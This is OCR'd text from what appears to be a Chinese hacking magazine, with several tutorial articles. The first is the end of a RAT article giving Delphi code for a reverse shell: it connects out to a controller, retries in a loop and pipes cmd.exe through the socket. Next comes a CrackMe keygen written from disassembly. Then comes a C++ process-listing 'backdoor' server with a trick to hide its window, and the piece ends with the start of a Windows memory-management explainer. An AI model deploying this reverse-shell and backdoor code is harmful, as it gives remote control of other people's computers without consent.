


图 2　运行效果

```
Type
  sVT = record  {表示当前是否正在进行虚拟终端功能的环境控制变量的定义}
    VT_PI : TProcessInformation;  //进程信息结构体
    VT_Socket : TSocket;     //socket 连接类
    VT_Active : boolean;     //是否激活连接
  end;
```

使用时，还需对 sVT 这个记录体进行实例化 “var nVT:sVT”，这样一来便可以自由引用了。CoreFunc 过程最核心的代码在于 VirtualTerminal 函数，先说明一下几个参数：SHost 是连接控制端的 IP，SPort 是连接控制端的端口，nVT.VT_Socket 是连接控制端的 Socket 套接字。

VirtualTerminal 函数实现过程如下。

```
Function VirtualTermina
l(VTS_Host:String; VTS_Port:Longint; var PVTSocket:TSocket):TProcessInformation;
Var
  VTSocket:TSocket;        // 连接虚拟终端服务器的客户端套接字
  VTSocketAdd : TSockAddrIn;  // 虚拟终端服务器的套接字地址
  VTCmdEPBuf: array[0..1024] of char; {取 CMD 路径的缓冲区}
  SI: TStartUpInfo;          //进程创建参数
  PI: TProcessInformation;    //返回的进程信息}
  WSAData:TWSAData;
  VTS_IP:String;
begin
  WSAStartup($0101, WSAData); //初始化Winsock

  // 创建新套接字，连接模拟终端服务器
  VTSocket:=WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, nil, 0, 0);

  while Connect(VTSocket,@VTSocketAdd,sizeof(VTSocketAdd))<>0 do  // 连接
  begin
    HostToIP(VTS_Host,VTS_IP);
    VTSocketAdd.sin_family := PF_INET;
    VTSocketAdd.sin_port := htons(VTS_Port);
    VTSocketAdd.sin_addr.S_addr := inet_addr(pchar(VTS_IP));
    sleep(1000);
  end;
  {管道技术}
  GetEnvironmentVariable('COMSPEC', VTCmdEPBuf, 1024); // 得到 CMD 位置
  FillChar(SI, SizeOf(SI), 0);
  SI.cb := SizeOf(TStartUpInfo);
  SI.dwFlags := $101;
  SI.hStdOutput := VTSocket; //输出到 socket 中
  SI.hStdError := VTSocket;  // 错误输出到 socket 中
  SI.hStdInput := VTSocket;   // 把输入的内容输入到 CMD 管道
  CreateProcess(nil, VTCmdEPBuf, nil, nil, True, 0, nil, nil, SI, PI);
// 创建 CMD 管道
  Result:=PI;
  PVTSocket:=VTSocket;
end;
```

这里涉及到了手动创建 Socket 连接的一些知识，这部分没有太多能给大家说明的地方，想深入了解还是得查阅 MSDN。以上工作结束后，我们在主过程直接调用就 ok 了。

```
program Out_Client;
uses
  uKernel,
  RTL; // 封装的 WINSOCK 类，想深入了解可以看看。
var
 { Mutex:THandle; }
  PI:TProcessInformation;
  SI: TStartUpInfo;
begin
  // 创建互斥对象
  {Mutex:=}CreateMutex(nil,True,'asun');
  if GetLastError<>ERROR_ALREADY_EXISTS then
  begin
    CreateProcess(nil,pchar(paramstr(0)), nil, nil, True, 0, nil, nil, SI, PI);
    CoreFunc;    {这是实现远程控制受控端的部分}
  end;
end.
```

最后，在 Win7+Delphi7 下编译通过。编译运行效果如图 2 所示。

总结

一个强大的 RAT 涉及的方面会很多，比如进程隐藏、进程守护，自启动方面也有很多文章可做。高级的 RAT 还能执行代码的动态传输，更多的是为了对付杀毒软件甚至应用到驱动。第一次撰写此类文章，还有诸多不足之处欢迎各位斧正，希望本文能够抛砖引玉，激发出大家的兴趣，有机会我会写一个 RAT 的专题，也是对自己学习的总结。

（*文章中所涉及的相关代码及工具都已经收录在本期光盘*）

编辑点评： *因为受到网络的限制，正向连接现在几乎已经绝迹了，所以如果要学习编写 RAT，那一定要掌握反向连接，本文就起到了抛砖引玉的作用，很不错。*

对照汇编语句写算法注册机

图八部天龙

从本文您可以学到：

了解简单注册机的编写

前言

很多新手对算法十分恐惧，不错，要写好算法的确需要积累，不过我们最初可以先“照瓢画葫芦”。在网上下一个CrackMe，属于非常简单的，对于简单的CrackMe我都会写算法注册机，这次也不会例外。注册机采用DELPHI编写，让我们开始吧。

```
00401390 |> 0FBE5C2E 88    |movsx  ebx, byte ptr [esi+ebp-78]
00401395 |. 0FBEC0         |movsx  eax, al
00401398 |. 0FAFC3         |imul   eax, ebx
0040139B |. 31D2           |xor    edx, edx
0040139D |. 899D 74FFFFFF  |mov    dword ptr [ebp-8C], ebx
004013A3 |. F7F7           |div    edi
004013A5 |. 89F8           |mov    eax, edi
004013A7 |. 89D3           |mov    ebx, edx
004013A9 |. 31D2           |xor    edx, edx
004013AB |. B9 05000000    |mov    ecx, 5
004013B0 |. F7B5 74FFFFFF  |div    dword ptr [ebp-8C]
004013B6 |. 31D2           |xor    edx, edx
004013B8 |. 8D0430         |lea    eax, dword ptr [eax+esi]
004013BB |. 46             |inc    esi
004013BC |. F7F1           |div    ecx
004013BE |. 8995 70FFFFFF  |mov    dword ptr [ebp-90], edx
004013C4 |. 8A8D 70FFFFFF  |mov    cl, byte ptr [ebp-90]
004013CA |. D3E3           |shl    ebx, cl
004013CC |. 8B4D 80        |mov    ecx, dword ptr [ebp-80]
004013CF |. 01D9           |add    ecx, ebx
004013D1 |. 894D 80        |mov    dword ptr [ebp-80], ecx
004013D4 |. 8A442E 89      |mov    al, byte ptr [esi+ebp-77]
004013D8 |. 84C0           |test   al, al
004013DA |.^ 75 B4         \jnz    short 00401390
004013DC |> 8B75 80        mov    esi, dword ptr [ebp-80]
004013DF |. 3B75 84        cmp    esi, dword ptr [ebp-7C]
```

图1　根据字符串查找到的关键跳转




图2　注册机的界面

过程

这个CrackMe的确简单，通过查找字符串就能定位到关键的地方，具体的算法如图1所示。

首先我们随便输入用户名（zkl）和注册码（123456），来到004013DF的地方，查看到ESI的值是000311F0（DEC:201200），EBP-7C=0023FF04的值是0001E240（123456）。现在，我们可以很清楚得知道这个CrackMe的注册机制是把用户名通过一定方式进行计算，再和输入的注册码比较，相等则注册成功，不相等则注册失败。注册机的界面如图2所示。

我们在button的click编写如下代码：

```
procedure TForm1.Button1Click(Sender: TObject);
var
{定义所需的变量，为了与汇编代码相近，变量名全部采用汇编代码中的量}
ebx:dword;
ecx:DWORD;
edx:DWORD;
eax:DWORD;
ebp_8c:DWORD;
ebp_80:DWORD;
sum:Integer;
username:String;
i:Integer;
begin
{赋初值}
username:=edit1.Text;
ebp_80:=0;
ebp_8c:=0;
for i:=1 to length(username) Do        {开始循环计算，循环的次数就是用户名的长度}
begin
  ebx:=ord(username[i]);               {movsx   ebx, byte ptr [esi+ebp-78]}
  if(i<Length(username)) then          {分两种情况}
  begin                                {如果还未到用户名末尾}
    eax:=ord(username[i+1]);           {movsx   eax, al}
  end
  else                   {如果已经到了用户名末尾}
  begin
     eax:=10;
  end;
  eax:=ebx*eax;                        {imul    eax, ebx}
  edx:=0;                              {xor     edx, edx}
  ebp_8c:=ebx;              {mov     dword ptr [ebp-8C], ebx}
  edx:=eax mod 547836537;              {div     edi}
  eax:=eax div 547836537;              {同样是"div     edi"的效果}
  eax:=547836537;                      {mov     eax, edi}
  ebx:=edx;                            {mov     ebx, edx}
  edx:=0;                              {xor     edx, edx}
  ecx:=5;                              {mov     ecx, 5}
  eax:=547836537 div ord(username[i]); {div     dword ptr [ebp-8C]}
  edx:=547836537 mod ord(username[i]); {同样是"div     dword ptr [ebp-8C]"的
效果}
  edx:=0;                              {xor     edx, edx}
  eax:=eax+i-1;                        {lea     eax, dword ptr [eax+esi]}
  edx:=eax Mod ecx;                    {div     ecx}
  eax:=eax div ecx;                    {同样是"div     ecx"的效果}
  ebx:=ebx shl edx;              {shl     ebx, cl, 汇编里的三句，其实就是这里
的一句}
  ecx:=ebp_80;                         {mov     ecx, dword ptr [ebp-80]}
  ecx:=ecx+ebx;                        {add     ecx, ebx}
  ebp_80:=ecx;                         {mov     dword ptr [ebp-80], ecx}
end;
label2.caption:=' 密码是：'+inttostr(ebp_80);
end;
```

需要另外说明的是：

```
004013BB  |.  46          |inc     esi
```

就是将ESI值加1，使其指向下一位。

```
004013D4  |.  8A442E 89   |mov     al, byte ptr [esi+ebp-77]
004013D8  |.  84C0        |test    al, al
004013DA  |.^ 75 B4       \jnz     short 00401390
```

检测字符串是否处理完毕，将下一字符的值赋给AL，如果下一位已到末尾则将0AH传给AL，如果下一位超过末尾则JNZ跳转不实现。

结语

我相信，通过高级语言与汇编语言一句一句对应编写出的算法注册机更容易被新手们所理解。大家也可以在理解的基础上，简化算法。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评： 本文的破解方式是非常基础的，小编作为Crack小菜仍然能看懂，但经常是手工破解，作者写注册机的想法很好，也便于我们学习！

VC编程实现获取远程电脑进程

图后恋

从本文您可以学到：

如何编写C/S模式的后门程序

远控木马目前大部分是基于socket函数进行本地和远程的通话连接，以及信息交流。在这里给大家说一下vc编程实现获取远程电脑进程，其原理和木马的连接完全一致。我们是用一个vc6.0编写的基于MFC界面的获取远程电脑进程的软件。更多的基于c/s的远程控制功能都是在这个的基础上进行添加各种功能的。这里提一下c/s的概念，就是指客户端（client）、服务端（server）的程序。我们平时接触的木马远控大部分都是c/s模式的。如灰鸽子、PCshare等都是基于客户端服务端的程序。而我们这个获取远程电脑进程的程序也是c/s模式。那么我们的编程就要分为服务端（server）和控制端（client）的编写。

服务端server的实现

1、建立控制台工程，Win32 Console Application。这里不进行赘述。

首先是建立新的头文件将变量定义放在头文件里，data.h内容：

```
SOCKET server,client;
SOCKADDR_IN serveraddr,clientaddr;
int port = 7788;
WSADATA wsadata;
int get_list(SOCKET target);
char szRecv[128] = {0};
```

2、套接字的编程。服务端进行如下程序，**初始化库、创建套接字、绑定（bind）、监听（listen）、等待连接（accept）**。套接字编程如下：

```
//初始化库
WORD word = MAKEWORD(2,2);
WSAStartup(word,&wsadata);
//创建套接字
server = socket(AF_INET,SOCK_STREAM,0);
//填充
serveraddr.sin_family = AF_INET;
```

```
    serveraddr.sin_port = htons(port);
    serveraddr.sin_addr.S_un.S_addr = htonl(INADDR_ANY);
    //绑定
    bind(server,(SOCKADDR*)&serveraddr,sizeof(serveraddr));
    //监听
    listen(server,5);
    printf("正在监听...\n");
    //等待连接
    int len = sizeof(serveraddr);
    client = accept(server,(SOCKADDR*)&clientaddr,&len);//注意这里的结构是远程
的结构体
    if(client == INVALID_SOCKET)
    {
            printf("连接错误\n");

            printf("%d",WSAGetLastError());
            return 0;
    }
    printf("连接成功\n");
```

注意套接字编程需要包含的几个头文件不能遗漏，否则会编译出错，需包含如下头文件，**windows.h、stdio.h、winsock.h、"data.h"、#pragma comment (lib,"ws2_32")**。

3、命令交互实现

```
    //给客户端一个提示，说明socket套接字连接建立成功
    int ret0 = send(client,"连接成功\r\n",12,0);
    //容错处理
    if(ret0 == SOCKET_ERROR)
    {
            printf("发送出错");
    }
    while(1)
    {
            //接收客户端发出的命令
            int ret = recv(client,szRecv,128,0);
            if(ret == 0)
            {
                    printf("chucuojieshou\n");
            }
            //如果接收到客户端发送的"1"的字符串则调用get_list()函数获取服
务端进程信息。
            if(strcmp(szRecv,"1") == 0)
                    get_list(client);
    }
```

4、实现获取进程的函数get_list()自定义获取进程函数。

我们新建一个c++ source文件并命名为door.cpp作为存放我们函数的文件，get_list函数体如下：

```
      int get_list(SOCKET target)
  {
    char buff[1024] = {0};
    HANDLE list;
    list = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);//获得进程快照
    //容错处理，判断是否成功
    if(list == (HANDLE) -1)
    {
            printf("快照错误");
            return -1;
    }
    PROCESSENTRY32 list_entry32 = {0};//用来存放进程的详细信息
    list_entry32.dwSize = sizeof(PROCESSENTRY32);//必须设定如此，否则
Process32First无法正确执行
    send(target,"主机进程\r\n",12,0);
    int ret = Process32First(list,&list_entry32);
    if(ret == TRUE)//如果Process32First成功执行，则进行遍历。
    {
t1:         memset(buff,0,1024);
            sprintf(buff,"%d<-->%s\r\n",list_entry32.th32ProcessID,list_entry32.
szExeFile);
            send(target,buff,strlen(buff),0);
            while (Process32Next(list,&list_entry32))//就是在下一条进程不为空的
时候跳转到t1
                    goto t1;
    }
    CloseHandle(list);
    return 0;
  }
```

其中涉及的几个api函数CreateToolhelp32Snapshot等都在代码后面给予了注释，api函数没有什么好说的，就是自己平时多写程序多练习就会使用了。这里几个api函数都是获取进程所必须要的函数，更多信息可以参考msdn。只是对于本地获取了进程信息后，发送到客户端是利用了一个循环实现的。

5、执行完毕后，可以进行套接字的关闭清理库。

```
    closesocket(server);
    closesocket(client);
    WSACleanup();
```

客户端client的实现

1、利用MFC空间创建界面，如图1。对应ID进行设置。界面的绘制，在此也不进行赘述（具体设置可以参考源程序进行设置）。




图1　程序界面

2、MFC客户端的套接字编程跟服务端的相近，过程如下**初始化库、创建套接字、连接(connect)**。

3、MFC界面需要创建一个线程。防止因为connect和recv阻塞出现程序无法响应。线程如下：

```
    DWORD WINAPI ServerThread(LPVOID lparam)
  {
    CMFCclientDlg *pDlg = (CMFCclientDlg*)lparam;

    pDlg->SetDlgItemText(IDC_SHOW,"已连接");
    while(1)
    {
            memset(szRecv,0,128);
            int ret = recv(server,szRecv,128,0);
            if(ret==0)
            {
                    MessageBox(NULL,"SOCKET CLOSED RECV ERROR","ERROR",
MB_OK);
                    break;
            }
            pDlg->Show();
    }
    closesocket(server);
    WSACleanup();
    return 0;
  }
```

添加CMFCclientDlg类成员函数Show()，其定义如下：

```
  void CMFCclientDlg::Show()
  {
    CString str0;
    CString str1;
    GetDlgItemText(IDC_RECV,str0);
    str1 = szRecv;
    str0+=str1;
    SetDlgItemText(IDC_RECV,str0);
  }
```

show函数实现服务端向客户端发送数据显示在只读编辑框内。IDC_RECV是只读编辑框的ID。

4、添加响应按钮响应。连接（IDC_CONNECT）按钮对应**client = connect(server,(SOCKADDR*)&serveraddr,sizeof(serveraddr))**；实现与服务端的连接的响应。

获取按钮（IDSEND）对应用send函数向服务端发送一个字符“1”实现读取服务端的功能。同时调用线程**CreateThread(NULL,NULL,ServerThread,this,NULL,NULL)**；不断地进行数据的接收。

如此便可以实现一个获取远程电脑进程的软件的编写。其他一些基本命令都是可以在此基础上进行添加的。运行结果如图2。

对于服务端控制台程序可以添加如下代码实现隐藏，使服务端运行时隐




图2　运行结果

藏#pragma comment(linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"")。注编译环境是xp+vc6.0。

（文中工具已收录在本期光盘中）

编辑点评：本文可以说是列出了一个最基本的C/S模式程序的框架，代码很简单，是小菜学习木马编写挺不错的开始。

菜菜也来探究Windows内存管理

Reduta

从本文您可以学到：

理解80386保护模式下Windows的内存管理机制

不得不说人类的贪婪造就了这个相对美丽的世界，如你所见，我们看到的每一个现象背后都是因为一种贪婪的欲望而产生的，也许只能这样说，人类创造的东西都带着人类自己的本性！

众所周知，计算机的主要作用是进行信息处理，而信息的存在依赖于载体，在计算机系统内部这个载体就是存储器，在各种存储器中，内存可以说是计算机系统中相当重要的一个部件，本文结合80386CPU探索Windows的内存管理，高手飞过，菜鸟跟进！

一、80x86保护模式下的内存管理

1.贪婪——人类进步的阶梯

当冯诺伊曼提出"存储原理"的时候，计算机的发展面临两个"贪婪性"的问题——多任务与大任务，大任务问题很容易理解，当一个任务需要1G内存时，你的机器只有256M的物理内存，任务是无法实现执行的，解决的方法就是增大物理内存，但是何为大，如何才算大。伟大的老子一句话解决了这个问题——有容乃大，一个程序在执行时，有效执行代码只有当前CPU读取的指令，那些CPU暂时不使用的指令和数据对内存来说是没有一点意义的，于是人们想出了虚拟内存，这是一个伟大的发明，通过虚拟内存将一些CPU暂时不用的数据和代码保存到硬盘上（虚拟内存中），当需要时再将其载入真正的物理内存，看来我们的祖先是相当睿智的，有容乃大真是太精典了！

结合虚拟内存的提出人们解决了多任务的问题，当引入虚拟内存的时候，旧问题解决的同时，新问题也产生了，如何将虚拟内存转换成物理内存，毕竟只有物理内存对程序来说才具有真正的意义！同时还有一个问题一直是计算机技术进步的绊脚石——固定分区分配的内存管理方式始终无法有效的解决内存碎片问题，于是离散式内存分配——分页与分段机制走上了历史舞台，正是虚拟内存与离散式内存分配的结合才产生如图1所示的80386保护模式下的地址转换过程！

